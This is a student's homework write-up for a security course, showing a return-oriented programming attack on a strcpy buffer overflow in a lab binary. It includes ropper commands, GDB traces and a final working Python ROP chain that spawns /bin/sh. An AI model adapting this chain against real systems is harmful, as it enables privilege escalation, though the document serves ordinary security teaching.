CS426 hw4 Writeup

Cheng-En Lee

Vulnerable1:

Program Analysis:

The program accepts one argument and copies that argument into buffer buf. After the argument is copied, it calculates, 1 * 2, 1 - 2, 3 + 4, and prints “Amazing” if 1 * 2 * (1 - 2) = 3 + 4. The function foo returns the sum of the three values, which are not further used.

```
#include <stdio.h>
#include <string.h>

int foo(int a, int b, int c, int d) {
        register int x = a * b;
        register int y = a - b;
        register int z = c + d;
        if (x * y == z)
                printf("Amazing\n");

        x = x;
        y = y;
        z = z;
        return x+y+z;
}

void vulnerable(char *arg)
{
    char buf[100];
    strcpy(buf, arg);
    foo(1,2,3,4);
}

int _main(int argc, char **argv)
{
    if (argc != 2) {
        fprintf(stderr, "Error: need a command-line argument\n");
        return 1;
    }
    vulnerable(argv[1]);
    return 0;
}
```

The program uses an insecure function, strcpy, for copying the command line argument to the buffer. Thus, it is susceptible to a buffer overflow attack. This problem requires me to practice ROP and spawn a root shell. With this program, I could overwrite the return address of the vulnerable function and the stack on top of it to execute a series of gadgets for spawning a root shell.

The Exploit:

ROP is a method of control flow injection that redirects execution to a series of gadgets: small sequences of opcodes that contain desired instructions. The goal is to spawn a root shell. Specifically, interrupting the execution for calling

the “execve” syscall. In order to do this, I would need to call execve(“/bin/sh”, NULL, NULL). Requirements for register values are listed as follows:

- eax is set to 11
- ebx is set to the executable path (eg. /bin/sh)
- ecx, edx set to NULL (0x0)

generating initial exploit script with ropper.
I proceeded to generate the initial exploit script with ropper, excluding characters such as 0x00 (null byte), 0x0a (line feed), 0x0d (carriage return), 0x09 (tab):


```
ropper --file vulnerable1 --chain "execve cmd=/bin/sh" --badbytes 000a0d09
```

This is the script it generated:

```
#!/usr/bin/env python
# Generated by ropper ropchain generator #
from struct import pack

p = lambda x : pack('I', x)

IMAGE_BASE_0 = 0x08048000 # 8ddd39815a181db09a48077a6f5371c78bfadfbd90e5f8fd34c300f231fd3692
rebase_0 = lambda x : p(x + IMAGE_BASE_0)

rop = ''

rop += rebase_0(0x00031d22) # 0x08079d22: pop edx; ret;
rop += '//bi'
rop += rebase_0(0x0000101e) # 0x0804901e: pop ebx; ret;
rop += rebase_0(0x000a4040)
rop += rebase_0(0x0000e516) # 0x08056516: mov dword ptr [ebx], edx; pop ebx; pop esi; pop
edi; ret;
rop += p(0xdeadbeef)
rop += p(0xdeadbeef)
rop += p(0xdeadbeef)
rop += rebase_0(0x00031d22) # 0x08079d22: pop edx; ret;
rop += 'n/sh'
rop += rebase_0(0x0000101e) # 0x0804901e: pop ebx; ret;
rop += rebase_0(0x000a4044)
rop += rebase_0(0x0000e516) # 0x08056516: mov dword ptr [ebx], edx; pop ebx; pop esi; pop
edi; ret;
rop += p(0xdeadbeef)
rop += p(0xdeadbeef)
rop += p(0xdeadbeef)
rop += rebase_0(0x00009230) # 0x08051230: xor eax, eax; ret;
rop += rebase_0(0x00031d22) # 0x08079d22: pop edx; ret;
rop += rebase_0(0x000a4048)
rop += rebase_0(0x0002213b) # 0x0806a13b: mov dword ptr [edx], eax; ret;
# Filled registers: ebx, edx, eax,
```

```python
rop += rebase_0(0x0000101e) # 0x0804901e: pop ebx; ret;
rop += rebase_0(0x000a4040)
rop += rebase_0(0x00031d22) # 0x08079d22: pop edx; ret;
rop += rebase_0(0x000a4048)
rop += rebase_0(0x00009230) # 0x08051230: xor eax, eax; ret;
rop += rebase_0(0x0001de10) # 0x08065e10: add eax, 1; pop edi; ret;
rop += p(0xdeadbeef)
rop += rebase_0(0x0001de10) # 0x08065e10: add eax, 1; pop edi; ret;
rop += p(0xdeadbeef)
rop += rebase_0(0x0001de10) # 0x08065e10: add eax, 1; pop edi; ret;
rop += p(0xdeadbeef)
rop += rebase_0(0x0001de10) # 0x08065e10: add eax, 1; pop edi; ret;
rop += p(0xdeadbeef)
rop += rebase_0(0x0001de10) # 0x08065e10: add eax, 1; pop edi; ret;
rop += p(0xdeadbeef)
rop += rebase_0(0x0001de10) # 0x08065e10: add eax, 1; pop edi; ret;
rop += p(0xdeadbeef)
rop += rebase_0(0x0001de10) # 0x08065e10: add eax, 1; pop edi; ret;
rop += p(0xdeadbeef)
rop += rebase_0(0x0001de10) # 0x08065e10: add eax, 1; pop edi; ret;
rop += p(0xdeadbeef)
rop += rebase_0(0x0001de10) # 0x08065e10: add eax, 1; pop edi; ret;
rop += p(0xdeadbeef)
rop += rebase_0(0x0001de10) # 0x08065e10: add eax, 1; pop edi; ret;
rop += p(0xdeadbeef)
rop += rebase_0(0x0001de10) # 0x08065e10: add eax, 1; pop edi; ret;
rop += p(0xdeadbeef)
rop += rebase_0(0x000222a0) # 0x0806a2a0: int 0x80; ret;
print(rop)
```

I opened GDB to investigate how many characters I need to provide to overflow buf and ebp in order to overwrite the return address. From the image below, I found out that the space between buf and ebp is 0x6c bytes (108 bytes). This means I should write 112 bytes before writing my ROP data.



Besides the initial characters, I made minor modifications to make the script compatible with python3:


```
#!/usr/bin/env python
# Generated by ropper ropchain generator #
from struct import pack
import sys

p = lambda x : pack('I', x)

IMAGE_BASE_0 = 0x08048000 # 8ddd39815a181db09a48077a6f5371c78bfadfbd90e5f8fd34c300f231fd3692
rebase_0 = lambda x : p(x + IMAGE_BASE_0)

rop = b'a' * 112

rop += rebase_0(0x00031d22) # 0x08079d22: pop edx; ret;
rop += b'//bi'
rop += rebase_0(0x0000101e) # 0x0804901e: pop ebx; ret;
rop += rebase_0(0x000a4040)
rop += rebase_0(0x0000e516) # 0x08056516: mov dword ptr [ebx], edx; pop ebx; pop esi; pop
edi; ret;
rop += p(0xdeadbeef)
rop += p(0xdeadbeef)
rop += p(0xdeadbeef)
rop += rebase_0(0x00031d22) # 0x08079d22: pop edx; ret;
rop += b'n/sh'
rop += rebase_0(0x0000101e) # 0x0804901e: pop ebx; ret;
```

```
rop += rebase_0(0x000a4044)
rop += rebase_0(0x0000e516) # 0x08056516: mov dword ptr [ebx], edx; pop ebx; pop esi; pop edi; ret;
rop += p(0xdeadbeef)
rop += p(0xdeadbeef)
rop += p(0xdeadbeef)
rop += rebase_0(0x00009230) # 0x08051230: xor eax, eax; ret;
rop += rebase_0(0x00031d22) # 0x08079d22: pop edx; ret;
rop += rebase_0(0x000a4048)
rop += rebase_0(0x0002213b) # 0x0806a13b: mov dword ptr [edx], eax; ret;
# Filled registers: ebx, edx, eax,
rop += rebase_0(0x0000101e) # 0x0804901e: pop ebx; ret;
rop += rebase_0(0x000a4040)
rop += rebase_0(0x00031d22) # 0x08079d22: pop edx; ret;
rop += rebase_0(0x000a4048)
rop += rebase_0(0x00009230) # 0x08051230: xor eax, eax; ret;
rop += rebase_0(0x0001de10) # 0x08065e10: add eax, 1; pop edi; ret;
rop += p(0xdeadbeef)
rop += rebase_0(0x0001de10) # 0x08065e10: add eax, 1; pop edi; ret;
rop += p(0xdeadbeef)
rop += rebase_0(0x0001de10) # 0x08065e10: add eax, 1; pop edi; ret;
rop += p(0xdeadbeef)
rop += rebase_0(0x0001de10) # 0x08065e10: add eax, 1; pop edi; ret;
rop += p(0xdeadbeef)
rop += rebase_0(0x0001de10) # 0x08065e10: add eax, 1; pop edi; ret;
rop += p(0xdeadbeef)
rop += rebase_0(0x0001de10) # 0x08065e10: add eax, 1; pop edi; ret;
rop += p(0xdeadbeef)
rop += rebase_0(0x0001de10) # 0x08065e10: add eax, 1; pop edi; ret;
rop += p(0xdeadbeef)
rop += rebase_0(0x0001de10) # 0x08065e10: add eax, 1; pop edi; ret;
rop += p(0xdeadbeef)
rop += rebase_0(0x0001de10) # 0x08065e10: add eax, 1; pop edi; ret;
rop += p(0xdeadbeef)
rop += rebase_0(0x0001de10) # 0x08065e10: add eax, 1; pop edi; ret;
rop += p(0xdeadbeef)
rop += rebase_0(0x0001de10) # 0x08065e10: add eax, 1; pop edi; ret;
rop += p(0xdeadbeef)
rop += rebase_0(0x000222a0) # 0x0806a2a0: int 0x80; ret;
sys.stdout.buffer.write(rop)
```

By executing the initial exploit script, the attack failed with a segmentation fault. This indicates that the exploit script does not call execve correctly with the right arguments.

```
cs426@kali:~/hw4$ ./vulnerable1 $(python3 sol1-initial.py)
Segmentation fault
cs426@kali:~/hw4$
```


I proceeded to investigate this issue with GDB. I found out that the execution jumps to the first gadget perfectly:



```
rop = b'a' * 112

rop += rebase_0(0x00031d22) # 0x08079d22: pop edx; ret;
rop += b'//bi'
rop += rebase_0(0x0000101e) # 0x0804901e: pop ebx; ret;
rop += rebase_0(0x000a4040)
rop += rebase_0(0x0000e516) # 0x08056516: mov dword ptr [ebx]
, edx; pop ebx; pop esi; pop edi; ret;
rop += p(0xdeadbeef)
rop += p(0xdeadbeef)
rop += p(0xdeadbeef)
rop += rebase_0(0x00031d22) # 0x08079d22: pop edx; ret;
rop += b'n/sh'
rop += rebase_0(0x0000101e) # 0x0804901e: pop ebx; ret;
rop += rebase_0(0x000a4044)
rop += rebase_0(0x0000e516) # 0x08056516: mov dword ptr [ebx]
, edx; pop ebx; pop esi; pop edi; ret;
rop += p(0xdeadbeef)
rop += p(0xdeadbeef)
rop += p(0xdeadbeef)
rop += rebase_0(0x00009230) # 0x08051230: xor eax, eax; ret;
rop += rebase_0(0x00031d22) # 0x08079d22: pop edx; ret;
rop += rebase_0(0x000a4048)
rop += rebase_0(0x0002213b) # 0x0806a13b: mov dword ptr [edx]
, eax; ret;
# Filled registers: ebx, edx, eax,
rop += rebase_0(0x0000101e) # 0x0804901e: pop ebx; ret;
                                            18,10          25%
```

```
0xbff6b1f0│+0x0014: 0xdeadbeef
0xbff6b1f4│+0x0018: 0xdeadbeef
0xbff6b1f8│+0x001c: 0xdeadbeef
──────────────────────────────────────── code:x86:32 ────
    0x8049999 <vulnerable+0035> nop
    0x804999a <vulnerable+0036> mov    ebx, DWORD PTR [ebp-0x
4]
    0x804999d <vulnerable+0039> leave
 →  0x804999e <vulnerable+003a> ret
   ↳   0x8079d22 <read_alias_file+02b2> pop    edx
       0x8079d23 <read_alias_file+02b3> ret
       0x8079d24 <read_alias_file+02b4> (bad)
       0x8079d25 <read_alias_file+02b5> dec    DWORD PTR [ebx
+0x3a148b]
       0x8079d2b <read_alias_file+02bb> add    BYTE PTR [ebx+
0x508d10c4], al
       0x8079d31 <read_alias_file+02c1> add    DWORD PTR [ecx
+0x289d8bd8], ecx
──────────────────────────────── source:vulnerable1.c+24 ────
     19  void vulnerable(char *arg)
     20  {
     21          char buf[100];
     22          strcpy(buf, arg);
     23          foo(1,2,3,4);
 →   24  }
     25
     26  int _main(int argc, char **argv)
     27  {
```

However, I found out that the registers ecx and edx have incorrect values right before the interrupt is called:




```
rop += rebase_0(0x0001de10) # 0x08065e10: add eax, 1; pop edi
; ret;
rop += p(0xdeadbeef)
rop += rebase_0(0x0001de10) # 0x08065e10: add eax, 1; pop edi
; ret;
rop += p(0xdeadbeef)
rop += rebase_0(0x0001de10) # 0x08065e10: add eax, 1; pop edi
; ret;
rop += p(0xdeadbeef)
rop += rebase_0(0x0001de10) # 0x08065e10: add eax, 1; pop edi
; ret;
rop += p(0xdeadbeef)
rop += rebase_0(0x0001de10) # 0x08065e10: add eax, 1; pop edi
; ret;
rop += p(0xdeadbeef)
rop += rebase_0(0x0001de10) # 0x08065e10: add eax, 1; pop edi
; ret;
rop += p(0xdeadbeef)
rop += rebase_0(0x0001de10) # 0x08065e10: add eax, 1; pop edi
; ret;
rop += p(0xdeadbeef)
rop += rebase_0(0x000222a0) # 0x0806a2a0: int 0x80; ret;
sys.stdout.buffer.write(rop)

~
~
~
                                            56,10          Bot
```

```
    0x8065e09 <__strnlen_sse2+0699> lea    esi, [esi+eiz*1+0x
0]
    0x8065e10 <__strnlen_sse2+06a0> add    eax, 0x1
    0x8065e13 <__strnlen_sse2+06a3> pop    edi
 →  0x8065e14 <__strnlen_sse2+06a4> ret
   ↳   0x806a2a0 <_dl_sysinfo_int80+0000> int    0x80
       0x806a2a2 <_dl_sysinfo_int80+0002> ret
       0x806a2a3                          lea    esi, cs:[esi+eiz*1+0
x0]
       0x806a2ab                          lea    esi, cs:[esi+eiz*1+0
x0]
       0x806a2b0 <_dl_aux_init+0000> push   edi
       0x806a2b1 <_dl_aux_init+0001> mov    ecx, 0x34
──────────────────────────────────────────── threads ────
[#0] Id 1, Name: "vulnerable1", stopped 0x8065e14 in __strnle
n_sse2 (), reason: SINGLE STEP
────────────────────────────────────────────── trace ────
[#0] 0x8065e14 → __strnlen_sse2()
─────────────────────────────────────────────────────────
gef➤  p $eax
$2 = 0xb
gef➤  p (char*) $ebx
$3 = 0x80ec040 "//bin/sh"
gef➤  p $ecx
$4 = 0x8
gef➤  p $edx
$5 = 0x80ec048
gef➤
```

This is the reason why the root shell failed to pop up and a segmentation fault was returned. In order to fix this, I need to modify the exploit script to include the gadget for setting ecx and edx to 0x0. The challenge arises from the fact that the number of gadgets is limited (e.g. for directly modifying ecx) and certain characters are disallowed (e.g. cannot set 0x00000000 on the stack as it would terminate strcpy). To workaround this challenge, I used the xor instruction to set eax to 0 and either use xchg or mov to distribute the value to ecx and edx. I proceeded to use ropper again to search the usable gadgets within the program.

For setting the value of ecx, I chose the third gadget (0x0807df8e) below as it has a ret instruction in the end and does not involve dereferences and extra jumps:



For setting the value of edx, I selected the fourth gadget (0x080564b5) below as it is the simplest:

```
/usr/lib/python3/dist-packages/ropper/z3helper.py:47: SyntaxW
arning: invalid escape sequence '\]'
  ASSIGNMENT_REGEX = '('+REG_REGEX.format('reg_dst_1') + ' *'
 + ADJUST_REGEX + ' *('+NUMBER_REGEX+'|'+REG_REGEX.format('re
g_src_1')+'|(\[)'+REG_REGEX.format('reg_src_2')+'(\])))'
/usr/lib/python3/dist-packages/ropper/rop.py:167: SyntaxWarni
ng: invalid escape sequence '\?'
  m = re.search(b'\?', opcode)
/usr/lib/python3/dist-packages/ropper/rop.py:187: SyntaxWarni
ng: invalid escape sequence '\?'
  m = re.search(b'\?', opcode)
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] filtering badbytes... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: mov edx, eax

[INFO] File: vulnerable1
0x0806a24b: mov edx, eax; lea ebx, [eax + ebp]; mov eax, ecx;
 int 0x80;
0x080b4272: mov edx, eax; mov eax, 0xf0; or edx, 2; call dwor
d ptr gs:[0x10];
0x080b3f74: mov edx, eax; mov eax, ebp; or edx, 2; call dword
 ptr gs:[0x10];
0x080564b5: mov edx, eax; ret;

cs426@kali:~/hw4$ ropper --file vulnerable1 --search "mov edx
, eax" --badbytes 00090a0d
```

From the initial script, we can see the binary values within rebase_0 is offsetted. Thus, I tried to find the offsetted addresses of the gadgets. I found the offsetted address for 0x0807df8e is 0x00035f8e and the offsetted address for 0x080564b5 is 0x0000e4b5:

```
gef➤  p 0x0807df8e - 0x08048000
$6 = 0x35f8e
gef➤  p 0x080564b5 - 0x08048000
$7 = 0xe4b5
gef➤
```


Here is the final exploit code:

```python
#!/usr/bin/env python
# Generated by ropper ropchain generator #
from struct import pack
import sys

p = lambda x : pack('I', x)

IMAGE_BASE_0 = 0x08048000 # 8ddd39815a181db09a48077a6f5371c78bfadfbd90e5f8fd34c300f231fd3692
rebase_0 = lambda x : p(x + IMAGE_BASE_0)
```

```
rop = b'a' * 112

# Set ecx to point to an empty string
rop += rebase_0(0x00009230) # 0x08051230: xor eax, eax; ret;
rop += rebase_0(0x00035f8e) # 0x0807df8e: xchg ecx, eax; mov eax, esi; pop ebx; pop esi; pop
edi; ret;
rop += p(0xdeadbeef)
rop += p(0xdeadbeef)
rop += p(0xdeadbeef)

# Set ebx to point to "//bin/sh"
rop += rebase_0(0x00031d22) # 0x08079d22: pop edx; ret;
rop += b'//bi'
rop += rebase_0(0x0000101e) # 0x0804901e: pop ebx; ret;
rop += rebase_0(0x000a4040)
rop += rebase_0(0x0000e516) # 0x08056516: mov dword ptr [ebx], edx; pop ebx; pop esi; pop
edi; ret;
rop += p(0xdeadbeef)
rop += p(0xdeadbeef)
rop += p(0xdeadbeef)
rop += rebase_0(0x00031d22) # 0x08079d22: pop edx; ret;
rop += b'n/sh'
rop += rebase_0(0x0000101e) # 0x0804901e: pop ebx; ret;
rop += rebase_0(0x000a4044)
rop += rebase_0(0x0000e516) # 0x08056516: mov dword ptr [ebx], edx; pop ebx; pop esi; pop
edi; ret;
rop += p(0xdeadbeef)
rop += p(0xdeadbeef)
rop += p(0xdeadbeef)
rop += rebase_0(0x00009230) # 0x08051230: xor eax, eax; ret;
rop += rebase_0(0x00031d22) # 0x08079d22: pop edx; ret;
rop += rebase_0(0x000a4048)
rop += rebase_0(0x0002213b) # 0x0806a13b: mov dword ptr [edx], eax; ret;

# Filled registers: ebx, edx, eax,
rop += rebase_0(0x0000101e) # 0x0804901e: pop ebx; ret;
rop += rebase_0(0x000a4040)
rop += rebase_0(0x00031d22) # 0x08079d22: pop edx; ret;
rop += rebase_0(0x000a4048)
rop += rebase_0(0x00009230) # 0x08051230: xor eax, eax; ret;

# Set edx to point to an empty string
rop += rebase_0(0x00009230) # 0x08051230: xor eax, eax; ret;
rop += rebase_0(0x0000e4b5) # 0x080564b5: mov edx, eax; ret;

for i in range(11):
    rop += rebase_0(0x0001de10) # 0x08065e10: add eax, 1; pop edi; ret;
    rop += p(0xdeadbeef)

rop += rebase_0(0x000222a0) # 0x0806a2a0: int 0x80; ret;
```

```
sys.stdout.buffer.write(rop)
```

